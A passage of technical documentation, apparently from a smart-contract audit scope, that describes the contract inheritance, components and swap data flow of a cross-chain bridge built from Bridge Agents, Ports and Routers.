
The inheritance structure below is for Ports contracts:




The inheritance structure below is for the MultiCallRouter contracts:



The inheritance structure below is for the factory contracts **(Note: BridgeAgentFactories and ERC20hTokenFactories inherit from their respective BridgeAgent and ERC20hToken contracts though not represented below for separation of contract types and clarity in diagramming):**



Factory Contracts
BranchBridgeAgentFactory.sol
ArbitrumBranchBridgeAgentFactory.sol
RootBridgeAgentFactory.sol
ERC20hTokenRootFactory.sol
ERC20hTokenBranchFactory.sol

The below contracts are Singluar/Helper contracts that do not inherit from any in-scope contracts other than interfaces and the OZ ERC20 token standard:



Factory Contracts
BranchBridgeAgentFactory.sol
ArbitrumBranchBridgeAgentFactory.sol
RootBridgeAgentFactory.sol
ERC20hTokenRootFactory.sol
ERC20hTokenBranchFactory.sol

Features of Core Contracts


1. Bridge Agents


Bridge Agents
Branch Bridge Agents
Root Bridge Agents
1. Mediate interactions with Branch Router
2. Track User deposits
3. Communicate with local Branch Port for deposit/withdrawal
4. Engage with virtualized token contracts
1. Located in the root chain
2. Liaise with all connected branch chains and their respective Bridge Agents
3. Interact with Ports and Virtualized assets but instead monitor pending user settlements
4. Each Root Bridge Agent


2. Ports


Types of Ports
Branch Port
Root Port
For each chain there must be one Branch Port which serves all the Branch Routers which may be present there, in response to both user requests and system responses a Router performs calls to the Port requesting the withdrawal, depositing or as well as interacting with the virtualized token contracts accordingly.
1. The Root Port is present in the Root Chain and communicates with all connected Root Routers.
2. This Port is responsible for maintaining the global state of the Virtualized Tokens, having a registry of all the mappings from underlying to local addresses,as well as from local to global addresses.
3. Any action that involves the addition, removal or verification of tokens and their balances has to go thorugh this contract.

3. Routers



Routers
Branch Routers
Root Routers
1. User-facing entry and exit points
2. Upon receiving a user request, they perform necessary state changes to the origin Branch Chain's contract and communicate with the connected Branch Bridge Agent for transmitting and receiving cross-chain messages.
1. Located in the root chain
2. Root Routers connect to a Root Bridge Agent for seamless request reception and response transmission
3. They interact any application in the Root Chain, such as UniswapV3, Maia Vaults, and Hermes Gauges, along with their respective voting systems, to accommodate user requests.

Simple Data Flow Representation



Submits swap request with required params
Branch Bridge Agent
Data relayed via LayerZero
Root Bridge Agents
If valid, request is forwarded
Root Router
Instructs to transfer output tokens to desired dest chain
Root Bridge Agent
Dispatches a token clearance request
Branch Bridge Agent
1. Locks user's necessary balance
2. Logs the deposit
1. Authenticates and validates the request
2. Deposits data received from the Branch Bridge Agent
1. Executes the user swap
2. Instructs the Root Bridge Agent to transfer output tokens to the desired destination chain
1. Generates a settlement for the user token output
2. Dispatches a token clearance request to the exit chain's Branch Bridge Agent
1. Requests token clearance for user withdrawal from the local Port

Execution Path of each function from each contract

